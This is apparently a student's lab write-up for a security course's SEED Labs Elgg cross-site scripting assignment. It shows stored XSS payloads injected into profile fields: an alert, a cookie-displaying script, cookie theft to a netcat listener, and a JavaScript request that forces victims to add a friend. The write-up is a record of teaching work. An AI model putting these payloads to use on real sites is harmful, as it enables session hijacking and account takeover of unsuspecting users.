

# CYBR271 Assignment 3

## greenthom - 300536064

Started instance using AMI provided.

The screenshot shows the AWS EC2 Instances page. The left sidebar navigation includes: New EC2 Experience, EC2 Dashboard, EC2 Global View, Events, Instances (selected), Instance Types, Launch Templates, Spot Requests, Savings Plans, Reserved Instances, Dedicated Hosts, Capacity Reservations, Images (AMIs, AMI Catalog), Elastic Block Store (Volumes, Snapshots, Lifecycle Manager), Network & Security (Security Groups, Elastic IPs, Placement Groups, Key Pairs, Network Interfaces), and Load Balancing (Load Balancers). The main content area displays a table of instances. The table has columns: Name, Instance ID, Instance state, Instance type, Status check, Alarm status, Availability Zone, Public IPv4 DNS, and Public IPv4 ... . There are 11 instances listed, with one instance selected: CYBR\_AS3\_T3 (Instance ID: i-00a57e9a93d4e4729). The instance details panel shows: Instance ID i-00a57e9a93d4e4729 (CYBR\_AS3\_T3), Public IPv4 address 3.82.103.241 [open address], Private IP DNS name (IPv4 only) ip-172-31-89-15.ec2.internal, Instance state Running, Instance type t2.small, VPC ID vpc-05900b3f0d4317157, Subnet ID subnet-0d2f10d05b14f6a04, and IAM Role. Other details include: Public IPv4 addresses 172.31.89.15, Public IPv4 DNS ec2-3-82-103-241.compute-1.amazonaws.com [open address], Elastic IP addresses -, AWS Compute Optimizer finding Opt-in to AWS Compute Optimizer for recommendations. | Learn more, and Auto Scaling Group name. The bottom right corner of the page footer includes links for 2023, Amazon Web Services, Inc. or its affiliates., Privacy, Terms, and Cookie preferences.

SSH into the instance using 'ssh -L 5901:localhost:5901 -i' and my key.pem and the instance public IP.

Sign in to VNC using my username and password so I can then initiate it to be displayed on the VNC server using the command 'vncserver'

```
● ● ● Downloads — seed@ip-172-31-89-15: /home/ubuntu — ssh -L 5901:localhost:5901 -i cybrproject3.pem ubuntu@ec2-3-82-103-...
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.

  https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

99 updates can be applied immediately.
53 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

15 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Sep 24 05:47:11 2023 from 27.252.226.171
[ubuntu@ip-172-31-89-15:~$ sudo su seed
[seed@ip-172-31-89-15:/home/ubuntu$ vncpasswd
>Password:
|Verify:
Would you like to enter a view-only password (y/n)? y
>Password:
|Verify:
[seed@ip-172-31-89-15:/home/ubuntu$ vncserver


New 'ip-172-31-89-15.ec2.internal:1 (seed)' desktop at :1 on machine ip-172-31-89-15.ec2.internal

Starting applications specified in /home/seed/.vnc/xstartup
Log file is /home/seed/.vnc/ip-172-31-89-15.ec2.internal:1.log


Use xtigervncviewer -SecurityTypes VncAuth -passwd /home/seed/.vnc/passwd :1 to connect to the VNC server.

seed@ip-172-31-89-15:/home/ubuntu$
```


I opened up the VNC connecting to my lab by running 'localhost:5901.'



Then run `dcup` to start the Elgg application from here; I can connect to <http://www.seed-server.com/> via my VNC viewer.



Here, I have successfully connected to <http://www.seed-server.com/> via my VNC



## Task 1: Posting a Malicious Message to Display an Alert Window

This image shows us injecting JavaScript code into the 'brief description' of the profile Samy.

The screenshot shows a VNC Viewer window with a terminal session running on a Linux system. The terminal output is as follows:

```
mysql> 10
mysql> 10
mysql> 10
mysql> 10
mysql> 10
ng in
mysql> 10
mysql> 10
mysql> 10
mysql> 10
ng in
mysql> 10
mysql> 10
mysql> 10
mysql> 10
mysql> 10
g seed
mysql> 10
mysql> 10
running //
mysql> 10
mysql> 10
mysql> 10
mysql> 10
mysql> 10
mysql> 10
art up.
mysql> 10
mysql> 10
8.0.22)
mysql> 10
s started
mysql> 10
s ended.
mysql> 10
ctions. B
mysql> 10
s s
mysql> 10
gured to
mysql> 10
for --pid
ng a diff
mysql> 10
for connec
y Server
```

In the Firefox browser window, the user is editing the profile for 'Samy'. The 'Brief description' field contains the injected JavaScript code: <script>alert('XSS');//</script>. The browser interface includes tabs for 'Edit content' and 'Edit HTML'.

This shows that injecting this script triggers a popup on the user's window when you visit Samy's profile. Even though this is harmless, this can be further exploited as we now know that Samy's profile can make viewing through other profiles vulnerable.

The screenshot shows a Firefox browser window displaying search results for "samy". The results page lists "samy" under the "User" category. A modal dialog box from "www.seed-server.com" is overlaid on the page, with the title "XSS" and the message "OK".

## Task 2: Posting a Malicious Message to Display Cookies

Similar to the attack in task one. We are inserting JavaScript into a profile to display a popup. This time, we show the viewer's cookie to the exploited target. Here, we add this exploit script to the brief description of Alice's profile.

The screenshot shows the 'Edit profile' page for a user named Alice. The URL is [www.seed-server.com/profile/alice](http://www.seed-server.com/profile/alice). The page has a blue header with the site name 'Elgg For SEED Labs' and navigation links for Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. On the left, there's a text area for 'Brief description' containing the malicious script: <script>alert(document.cookie);</script>. To the right, there are sections for 'About me' (with a rich text editor), 'Edit content' (with 'Edit HTML' and 'Edit avatar' buttons), 'Edit profile' (with 'Change your settings' and 'Account statistics' links), and 'Notifications' (with 'Public' dropdown and 'Group notifications' link). A sidebar on the right shows Alice's profile picture and name.


As we can see here, when we are logged in under Samy and visit Alice's profile, it presents a popup displaying the user's viewer sessions cookie

The screenshot shows the search results for 'Alice' on the Elgg For SEED Labs site. The URL is [www.seed-server.com](http://www.seed-server.com). The search results list 'Alice' as a user. Below the results, a modal dialog box is displayed, showing the URL [www.seed-server.com](http://www.seed-server.com) and the cookie value `Elgg=cq0odtjhoeg4ufrr8i5nqhnjr0`. An 'OK' button is at the bottom of the dialog.

## Task 3: Stealing Cookies from the Victim's Machine

We are adding a script that the current session cookie will be sent to the listener through an HTTP GET request when viewing Alice's profile. This request was sent to local host 10.9.0.1 and port 5555 with the parameter c , which contains the user's cookies.


Here, we set the listener to discover from any IP address (0.0.0.0) and on port 5555. From here, we then login to another user and go onto Alice's profile so it can steal the current session cookie of that user.



A screenshot of a terminal window titled "seed@ip-172-31-89-15: /home/ubuntu". The window has a standard Linux-style title bar with icons for maximizing, minimizing, and closing. Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main terminal area shows the command "nc -lknv 5555" being run, followed by the message "Listening on 0.0.0.0 5555". The terminal is set against a light gray background with dark gray scroll bars on the right side.


```
seed@ip-172-31-89-15: /home/ubuntu$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

We then login to Samy's account and visit Alice's profile. From here, we can see that when Alice viewed Samy's profile, it transmitted their current session cookie to my system. You can also see additional information regarding their web browser and operating system. From the response of the HTTP GET request, we can see that the cookie we obtain is Elgg=(3D - ASCII for =) a426u3jkuod1i2ftfnl2kum2ll. This shows that this is successful.



## Task 4 - Becoming the Victim's Friend

Accessed when adding Samy as a friend



This task aims to have the victim add you as a friend when the victim visits the profile. We looked at the format of the request made to the server when adding a friend legitimately. From here, we studied the layout of the request so we could exploit it. As we can see the layout is:  
<http://www.seed-server.com/action/friends/add?friend=59> + time + token + time + token

We can exploit this and add it to the user's profile here.

We then added this to Samy's 'about me' using the editing HTML

The screenshot shows a Firefox browser window with the title "Edit profile : Elgg For SEED". The URL in the address bar is "www.seed-server.com/profile/samy/edit". The page content is titled "Edit profile". In the "About me" section, there is a large text area containing the following JavaScript code:


```
<script type="text/javascript">
window.onload = function(){
var Ajax=null;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts + token + ts + token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.send();
}
</script>
```

Below the code, there are dropdown menus for "Public" and "Brief description". To the right, there is a sidebar with user information (Samy, profile picture) and various links: "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".


### Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

